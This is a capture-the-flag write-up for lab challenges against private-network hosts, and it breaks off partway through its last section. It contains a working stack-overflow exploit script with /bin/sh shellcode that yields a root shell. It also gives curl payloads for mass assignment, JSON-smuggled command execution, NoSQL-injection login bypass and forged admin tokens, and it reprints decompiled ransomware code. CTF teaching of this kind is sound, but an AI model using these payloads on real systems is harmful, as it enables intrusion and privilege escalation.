CarnaVown

Summary
CarnaVown is a collection of diverse challenges ranging from web exploitation and binary pwn to mobile reversing and ransomware decryption. This post details the solutions for the following challenges, with a focus on understanding the underlying vulnerabilities and exploitation techniques.
- EzyPwn: A classic stack-based buffer overflow with a memory leak.
- IdentityAPI: A Golang structure tag misconfiguration leading to mass assignment.
- Inlitware: Reversing a custom .NET ransomware to decrypt a flagged file.
- InstanceMetrics: JSON smuggling due to parser inconsistencies between Go and Node.js.
- Pinned: An Android challenge involving NoSQL injection and client-side restriction bypass.
- Vault: XML vs JSON parsing confusion to forge an admin JWT.
- Marketplace: An IDOR vulnerability on the user profile update endpoint.
- Hosthub: Server-Side Template Injection (SSTI) in a Jinja2 application.
- AsciiArt: Command Injection in a shell-executing backend.
EzyPwn
Category: Pwn / Binary Exploitation
Host: 10.10.0.20:9000
Analysis
We are provided with a 64-bit ELF binary ezynotes and its source code. Initial checks with checksec reveal the security posture of the binary:
- NX (No-Execute) Disabled: The stack is executable. This is the most critical finding, as it allows us to execute shellcode placed on the stack.
- No Canary: There is no stack cookie to detect buffer overflows before the return address is overwritten.
- No PIE (Position Independent Executable): The code segment is loaded at a fixed address, though the stack location will still be randomized by the OS (ASLR).
1
2
3
4
5
6
7
8
9
10
eezypwn git:(main) ✗ checksec EzyPwn/docker/ezynotes
[*] 'ezynotes'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
The source code reveals two critical vulnerabilities in main():
- Address Leak: The program prints the address of the
notebuffer (%p).1
printf("A gift for you: %p\n", note);
This leak is essential because even without PIE, the stack address is randomized at runtime. Knowing the exact address of our buffer allows us to jump to our shellcode reliably.
- Buffer Overflow: The program uses
gets(note)to read input into a 300-byte buffer.1 2
char note[300]; gets(note);
The
gets()function does not check the length of the input, allowing us to write past the end of thenotebuffer and overwrite the saved return address on the stack.

Stack Layout
To exploit this, we need to understand the stack layout:
- Buffer:
notestarts atrbp-0x190(400 bytes from the base pointer). - Saved RBP: 8 bytes located simply at
rbp. - Return Address: 8 bytes located at
rbp+8.
To control the execution flow (RIP), we need to fill the 400 bytes of the buffer + 8 bytes of the saved RBP, and then write our target address into the standard Return Address slot.
Exploit Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
import socket
import struct
import time
import sys

def p64(x):
    return struct.pack('<Q', x)

if len(sys.argv) > 1:
    args = sys.argv[1:]
    # Remove "REMOTE" if present (case-insensitive)
    if args and args[0].upper() == "REMOTE":
        args.pop(0)

    if len(args) == 1 and ':' in args[0]:
        # Handle IP:PORT format
        HOST, PORT_STR = args[0].split(':')
        PORT = int(PORT_STR)
    elif len(args) >= 2:
        # Handle IP PORT format
        HOST = args[0]
        PORT = int(args[1])
    elif len(args) == 1:
         # Handle just IP, default port
         HOST = args[0]
         PORT = 9000
    else:
        # Fallback or "REMOTE" only specified
        HOST = '127.0.0.1'
        PORT = 9000
else:
    HOST = '127.0.0.1'
    PORT = 9000

print(f"[*] Target: {HOST}:{PORT}")

# Shellcode: execute /bin/sh
shellcode = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))

    # 1. Receive data and parse the leak
    data = s.recv(1024).decode()
    print("[*] Received:", data.strip())

    if "A gift for you: " in data:
        # Extract the address
        parts = data.split("A gift for you: ")
        if len(parts) > 1:
            leak_str = parts[1].split()[0]
            leak_addr = int(leak_str, 16)
            print(f"[*] Leaked Buffer Address: {hex(leak_addr)}")
        else:
            print("[!] Could not parse leak correctly")
            exit(1)
    else:
        print("[!] Default banner not found, trying strict parse")
        # In case banner is different, try to just grab the hex if visible
        # For now, just fail
        exit(1)

    # 2. Build Payload
    # Buffer is at rbp-0x190 (400 bytes). Ret addr is at rbp+8.
    # Total offset = 400 + 8 = 408 bytes.
    offset = 408

    # We place shellcode at the start of the buffer (which we jump to)
    # Fill the rest with NOPs until the return address
    padding_len = offset - len(shellcode)

    # Payload = [Shellcode] + [Padding] + [Leaked Address (RIP)]
    payload = shellcode + (b'\x90' * padding_len) + p64(leak_addr)

    print(f"[*] Sending Payload ({len(payload)} bytes)...")
    s.send(payload + b'\n')

    # 3. Interactive Shell
    time.sleep(1) # Wait for shell to spawn

    # Send commands automatically
    print("[*] Sending commands...")
    s.send(b"id\n")
    s.send(b"cat /flag.txt\n")

    # Read loop
    print("[*] Response:")
    s.settimeout(2.0) # Set a timeout so we don't block forever
    while True:
        try:
            resp = s.recv(4096)
            if not resp: break
            print(resp.decode(errors='ignore'), end='')
        except socket.timeout:
            break
        except KeyboardInterrupt:
            break

except Exception as e:
    print(f"[!] Error: {e}")
finally:
    s.close()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
➜  eezypwn git:(main) ✗ python3 exploit.py
[*] Target: 127.0.0.1:9000
[*] Received: ========Welcome to EzyNotes========
A gift for you: 0x7ffee8f0dd70
[*] Leaked Buffer Address: 0x7ffee8f0dd70
[*] Sending Payload (416 bytes)...
[*] Sending commands...
[*] Response:
http://ezynotes.hc/7eJCltBtvtvuid=0(root) gid=0(root) groups=0(root)
hackingclub{REDACTED}
➜  eezypwn git:(main) ✗ python3 exploit.py REMOTE 10.10.0.20:9000
[*] Target: 10.10.0.20:9000
[*] Received: ========Welcome to EzyNotes========
A gift for you: 0x7ffef0c63370
[*] Leaked Buffer Address: 0x7ffef0c63370
[*] Sending Payload (416 bytes)...
[*] Sending commands...
[*] Response:
http://ezynotes.hc/R8bMy1E8bmauid=0(root) gid=0(root) groups=0(root)
hackingclub{REDACTED}%
IdentityAPI
Category: Web / Go
Host: 10.10.0.25:8080
Analysis
The application is a User Identity Management API written in Go. The vulnerability is a classic case of Mass Assignment combined with a misunderstanding of Go struct tags.
The Vulnerability: In models.go, the User struct defines the IsAdmin field as follows:
1
2
3
4
type User struct {
    // ...
    IsAdmin  bool   `json:"-,omitempty"`
}
The developer likely intended to hide this field from JSON operations (both input and output) using the - tag. However, the syntax json:"-,omitempty" does not ignore the field.
json:"-": Field is ignored.json:"-,": Field is named"-"in JSON.
Because of the comma (used for the omitempty option), the Go JSON parser interprets - as the name of the key. This means the field is exposed and can be set via a JSON payload like {"-": true}.
The Trigger: In handlers_auth.go, the RegisterHandler decodes the entire request body into the User struct without filtering or using a separate Data Transfer Object (DTO).
1
2
3
4
5
6
7
func RegisterHandler(w http.ResponseWriter, r *http.Request) {
    var user User
    // VULNERABLE: Direct decoding into the persistent model
    if err := json.NewDecoder(r.Body).Decode(&user); err != nil { ... }

    // ... Database Insert ...
}
This allows an attacker to inject the IsAdmin value during registration.
Exploitation
We register a new user, but instead of just sending standard fields, we include the key "-" set to true.
- Register Admin:
1
2
curl -s http://10.10.0.21:8080/api/register \
  --json '{"username":"admin_usr","email":"admin@hack.com","password":"pw","-": true}'
Result: The database inserts
is_admin = 1. Login: Log in with the new account to retrieve a JWT. The JWT generation logic checks the database, sees
is_adminis true, and issues an admin token.- Access Flag: Use the token to access the protected
/api/adminendpoint.
1
2
3
4
5
6
7
8
curl -s http://10.10.0.21:8080/api/register --json '{"username":"railoca","email":"railoca@railoca.com","password":"pw","-": true}'
{"message":"user created"}

curl -s http://10.10.0.21:8080/api/login --json '{"email":"railoca@railoca.com","password":"pw"}'
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6InJhaWxvY2EiLCJlbWFpbCI6InJhaWxvY2FAcmFpbG9jYS5jb20iLCJpc19hZG1pbiI6dHJ1ZSwiZXhwIjoxNzcxNTE2MzQyLCJpYXQiOjE3NzE0Mjk5NDJ9.rx5hfIFWoxwI1Z2Hko7jAmR3QyKMhyh1bN0kzvlDm7I"}

curl -s http://10.10.0.21:8080/api/admin -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6InJhaWxvY2EiLCJlbWFpbCI6InJhaWxvY2FAcmFpbG9jYS5jb20iLCJpc19hZG1pbiI6dHJ1ZSwiZXhwIjoxNzcxNTE2MzQyLCJpYXQiOjE3NzE0Mjk5NDJ9.rx5hfIFWoxwI1Z2Hko7jAmR3QyKMhyh1bN0kzvlDm7I'
{"flag":"hackingclub{REDACTED}"}
Flag: hackingclub{REDACTED}
Inlitware
Category: Reversing / Crypto
Analysis
This challenge involves a custom ransomware written in .NET. We are given the encrypted file flag.txt and the ransomware binary Inlitware.dll. The goal is to reverse the encryption process to recover the file.
Decompiling the DLL (e.g., using ilspycmd or DNSpy) reveals the EncryptFile method, key generation, and the encryption pipeline.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
internal class Inlitware
{
    private static int Main()
    {
        string directoryPath = "./f4k3d1r3ct0ry-1_";
        string[] filesFromDirectory = GetFilesFromDirectory(directoryPath);
        foreach (string filePath in filesFromDirectory)
        {
            EncryptFile(filePath);
        }
        return 0;
    }

    private static void EncryptFile(string filePath)
    {
        string key = MD5Encrypt("6652fa25-3bff-403b-9d47-33ccd4b50a11");
        byte[] iV = Convert.FromBase64String("h3Ae6mdu/OIm5ngYKbj5Iw==");
        string key2 = MD5Encrypt("1nL1t_1s_Th3_B3st_r4nts0mw4r3");
        byte[] text = File.ReadAllBytes(filePath);
        byte[] encryptedData = Encrypt(text, key, iV);
        string s = InlitEncryptor(encryptedData, key2);
        File.WriteAllBytes(filePath, Encoding.UTF8.GetBytes(s));
    }

    private static string MD5Encrypt(string text)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(text);
        using MD5 mD = MD5.Create();
        byte[] array = mD.ComputeHash(bytes);
        StringBuilder stringBuilder = new StringBuilder();
        foreach (byte b in array)
        {
            stringBuilder.Append(b.ToString("x2"));
        }
        return stringBuilder.ToString();
    }

    private static byte[] Encrypt(byte[] text, string key, byte[] IV)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(key);
        using Aes aes = Aes.Create();
        aes.Key = bytes;
        aes.Mode = CipherMode.CBC;
        aes.IV = IV;
        using ICryptoTransform cryptoTransform = aes.CreateEncryptor();
        return cryptoTransform.TransformFinalBlock(text, 0, text.Length);
    }

    private static string InlitEncryptor(byte[] encryptedData, string key)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(key);
        byte[] array = new byte[encryptedData.Length];
        for (int i = 0; i < encryptedData.Length; i++)
        {
            array[i] = (byte)(encryptedData[i] ^ bytes[i % bytes.Length]);
        }
        return Convert.ToBase64String(array);
    }
}
The analysis of the code shows:
- Key Generaton:
- AES Key:
MD5("6652fa25-3bff-403b-9d47-33ccd4b50a11") - XOR Key:
MD5("1nL1t_1s_Th3_B3st_r4nts0mw4r3") - IV: Base64 decoded
h3Ae6mdu/OIm5ngYKbj5Iw==.
- AES Key:
- Encryption Pipeline: Input Data -> AES-CBC Encrypt -> XOR Obfuscation -> Base64 Encode -> Output File.
The vulnerability is that all seeds and logic are hardcoded in the binary. This is a symmetric encryption scheme where we have all the components to reverse it.
Decryption
To decrypt, we simply reverse the pipeline: Input File -> Base64 Decode -> XOR Decrypt -> AES-CBC Decrypt -> Plaintext.
Solution Script
We can implement the decryption in Python:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
import hashlib, base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# Helper to recreate the MD5 key generation
def md5_hex(t):
    return hashlib.md5(t.encode()).hexdigest().encode()

# Helper for the custom XOR layer
def xor_decrypt(data, key):
    return bytes([b ^ key[i % len(key)] for i, b in enumerate(data)])

# 1. Reconstruct Keys
aes_key_seed = "6652fa25-3bff-403b-9d47-33ccd4b50a11"
xor_key_seed = "1nL1t_1s_Th3_B3st_r4nts0mw4r3"

aes_key = md5_hex(aes_key_seed)
xor_key = md5_hex(xor_key_seed)
iv = base64.b64decode("h3Ae6mdu/OIm5ngYKbj5Iw==")

# 2. Read Encrypted Flag
with open('flag.txt', 'r') as f:
    encrypted_b64 = f.read().strip()

# 3. Reverse Pipeline
step1_decoded = base64.b64decode(encrypted_b64)
step2_unxored = xor_decrypt(step1_decoded, xor_key)

cipher = AES.new(aes_key, AES.MODE_CBC, iv)
# Unpad removes the PKCS7 padding added by AES
plaintext = unpad(cipher.decrypt(step2_unxored), AES.block_size)

print(f"Decrypted Flag: {plaintext.decode()}")
1
2
3
4
5
6
7
CarnaVown git:(main) ✗ python3 initware/decrypt_flag.py
AES Key Hex: bd18def1e763f1f082a676ceaaadf814
XOR Key Hex: 645218113b9e3a81f24468f26b7ab685
File Content (Base64+): zDxjEUgub9lCLI2euKbN6MhtvF+QNMlvLPRR10zGxCFCTfPyOI7f03rrn4f84yr+Je+aRKvSH5VQ+UNtt6h7cw==
Decrypted Flag: hackingclub{REDACTED}

Decrypted important.txt: This file is important :)
Flag: hackingclub{REDACTED}
InstanceMetrics
Category: Web
Host: 172.16.2.221
Analysis
This challenge demonstrates a JSON Smuggling vulnerability caused by inconsistent JSON parsing between two different backend services.
- The Gatekeeper (Go): A reverse proxy checks the request body. It unmarshals the JSON into a struct where the field is tagged as
json:"command". It verifies that the command is in a strict allowlist (ps,df, etc.). - The Backend (Node.js): If the check passes, the raw request is forwarded to a Node.js service which parses the JSON and executes the command.
The Inconsistency:
- Go’s
encoding/json: When unmarshalling into a struct, it is case-insensitive regarding key matching. If the JSON contains multiple keys that match (e.g.commandandCommand), it typically prefers the last one or exhibits specific behavior tailored to robust parsing. - Node.js
JSON.parse: Keys are case-sensitive and distinct.commandis different fromCommand.
Exploitation
We can smuggle a malicious command by providing duplicate keys with different casing.
Payload: {"command": "cat /flag.txt", "Command": "whoami"}
What happens:
- Go Validation: Go sees
Command(“whoami”). It checks “whoami” against the whitelist. It passes. - Forwarding: The entire original JSON string is forwarded to Node.js.
- Node.js Execution: Node.js parses the JSON. It looks specifically for the lowercase property
command(because the code likely doesreq.body.command). It finds “cat /flag.txt”. - Result: The code executes
cat /flag.txtinstead of the validatedwhoami.
1
2
3
4
5
6
7
8
➜  InstanceMetrics git:(main) ✗ curl -s 172.16.13.215/api/instance-metrics/ -H 'Content-Type: application/json' -d '{"command":"whoami"}'
{"output":"node\n"}

➜  InstanceMetrics git:(main) ✗ curl -s 172.16.13.215/api/instance-metrics/ -H 'Content-Type: application/json' -d '{"command":"cat /flag.txt"}'
Invalid or missing command

➜  InstanceMetrics git:(main) ✗ curl -s 172.16.13.215/api/instance-metrics/ -H 'Content-Type: application/json' -d '{"command":"cat /flag.txt","Command":"whoami"}'
{"output":"hackingclub{REDACTED}\n"}%
- Go sees
Command(“df”), validates it as safe, and forwards the packet. - Node.js extracts
command(“cat /flag.txt”) and executes it.
Flag: hackingclub{REDACTED}
Pinned
Category: Mobile / Web
Host: pinned.hc (Virtual Host)
Analysis
We are given an Android APK. The goal is to access the /api/admin/flag endpoint. Reverse engineering the APK reveals several security layers we must peel back.
Virtual Host Routing: Static analysis of
RetroFitClient.javashows an OkHttp Interceptor adding a specific header:Host: pinned.hc. Without this header, the server likely returns a 404 or drops the connection.Client-Side “Token” Gate: The app creates a “token” on startup (
GenerateToken.java). This is a red herring; it’s a client-side check to unlock the UI, not a server-side session token. We can ignore it or reverse the XOR logic if needed, but for the API exploitation, it’s irrelevant.User-Agent Check: Requests are blocked unless the User-Agent matches the specific OkHttp version used by the app (
okhttp/4.12.0).NoSQL Injection (The Core Flaw): The login endpoint sends the username and password JSON directly to a backend (likely Express + MongoDB). The code does not sanitize the input.
In MongoDB, we can pass objects (Query Operators) instead of strings. A common bypass is the
$gt(greater than) operator. If we send{"password": {"$gt": ""}}, the database query becomes:Find user where username="admin" AND password > "". Since any password is “greater than” an empty string, this bypasses the authentication.
Exploitation
We can perform this attack using curl without ever running the Android app.
Authenticate as Admin (Bypass): We send the NoSQL injection payload to
/api/auth/login. We must set the correctHostandUser-Agent.1 2 3 4 5
curl http://172.16.9.243/api/auth/login \ -H 'Host: pinned.hc' \ -H 'User-Agent: okhttp/4.12.0' \ -H 'Content-Type: application/json' \ -d '{"username":"admin", "password":{"$gt": ""}}'
Retrieve Token: The server responds with success. Interestingly, the JWT is not in the JSON body but in the
Authorizationheader of the response.Get Flag: We use the stolen admin token to call the hidden flag endpoint.
1
2
3
curl http://172.16.9.243/api/admin/flag \
  -H 'Host: pinned.hc' \
  -H 'Authorization: Bearer <TOKEN>'
Flag: hackingclub{REDACTED}
Vault
Category: Web
Host: 172.16.12.177
Analysis
This challenge exploits a “Content-Type Confusion” between a Go Proxy and a Node.js Identity Provider (IDP).
- Go Proxy (Vault): The proxy forwards login requests to the IDP. Crucially, when it receives the response, it always attempts to parse it as XML using
xml.Unmarshal, regardless of the actual Content-Type. - Node.js IDP: This service implements Content Negotiation. If we request
Accept: application/json, it returns JSON. If we request XML, it returns XML.
The Mismatch: Go’s XML parser is extremely “lenient”. If you feed it a JSON string like {"id": "...", "desc": "<xml>..."}, it treats the JSON syntax as garbage text and ignores it until it finds a valid opening XML tag (roughly speaking).
If we can insert a valid XML tag inside a JSON string field, Go will find it and parse it as if it were the root XML document.
Exploitation
We want to forge an XML response that says <isAdmin>true</isAdmin>.
Pollution: We register a user on the IDP. The IDP allows a
descriptionfield. We set this field to our XML payload:description=<response><isAdmin>true</isAdmin></response>- The Trigger: We login, but we explicitly ask for JSON (
Accept: application/json).- The IDP sees the request for JSON. It returns our user object in JSON format. Crucially, it does not escape the
<and>characters because they are valid in JSON strings. - Response:
{"username": "...", "description": "<response><isAdmin>true</isAdmin></response>", "isAdmin": false}
- The IDP sees the request for JSON. It returns our user object in JSON format. Crucially, it does not escape the
- The Confusion: The Go Proxy receives this JSON blob. It blindly runs
xml.Unmarshal.- It skips the JSON
{.... - It sees
<response>. - It sees
<isAdmin>true</isAdmin>. - It deserializes this into its internal struct, setting
IsAdmin = true. - It then issues us a Admin JWT based on this parsed struct.
- It skips the JSON
1
2
3
4
5
6
7
8
9
10
11
12
# 1. Register with XML injection in description
curl -X POST http://172.16.12.177/register \
  -d 'username=attacker&email=att@t.com&password=p&description=<response><isAdmin>true</isAdmin></response>'

# 2. Login asking for JSON
# The proxy will parse our description as the authoritative XML
token=$(curl -X POST http://172.16.12.177/login \
  -H "Accept: application/json" \
  -d 'email=att@t.com&password=p' | jq -r .token)

# 3. Use forged token
curl http://172.16.12.177/admin -H "Authorization: Bearer $token"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
vault git:(main) ✗ curl -sX POST http://172.16.13.204/register \
-d 'username=railoca&email=railoca@t.com&password=p&description=<response><isAdmin>true</isAdmin></response>' && token=$(curl -sX POST http://172.16.13.204/login -H "Accept: application/json" -d 'email=h@t.com&password=p' | jq -r .token) && \
curl -s http://172.16.13.204/admin -H "Authorization: Bearer $token"
<?xml version="1.0"?>
<response>
<id>7f68f495-b1f2-4637-8251-ff98d3523e57</id>
<isAdmin>false</isAdmin>
<username>railoca</username>
<email>railoca@t.com</email>
<description><response><isAdmin>true</isAdmin></response></description>
<updatedAt>Wed Feb 18 2026 16:14:46 GMT+0000 (Coordinated Universal Time)</updatedAt>
<createdAt>Wed Feb 18 2026 16:14:46 GMT+0000 (Coordinated Universal Time)</createdAt>
</response>{"flag":"hackingclub{REDACTED}","message":"Welcome to the admin panel","user":{"id":"","username":"","email":"","description":"","isAdmin":true}}
Flag: hackingclub{REDACTED}
Marketplace
Category: Web
Host: 172.16.4.89
Analysis

The Marketplace application allows users to manage their profiles. Detailed inspection of the “Update Password” functionality reveals a critical flaw in how authorization is handled.
When a user updates their password, the browser sends a POST request to /profile/update_password.php. The body of the request includes the parameters to be updated, but critically, it also includes a hidden parameter: user_id.

Testing reveals that the API does not verify if the user_id matches the currently authenticated user session. This is an Insecure Direct Object Reference (IDOR) or Broken Object Level Authorization (BOLA) vulnerability.
Exploitation

To compromise the admin account (which typically has user_id=1), we simply need to replay a valid update request but change the user_id.
- Capture Traffic: Log in as a regular user and update your profile. Capture the request in proxy.
- Modify ID: Change
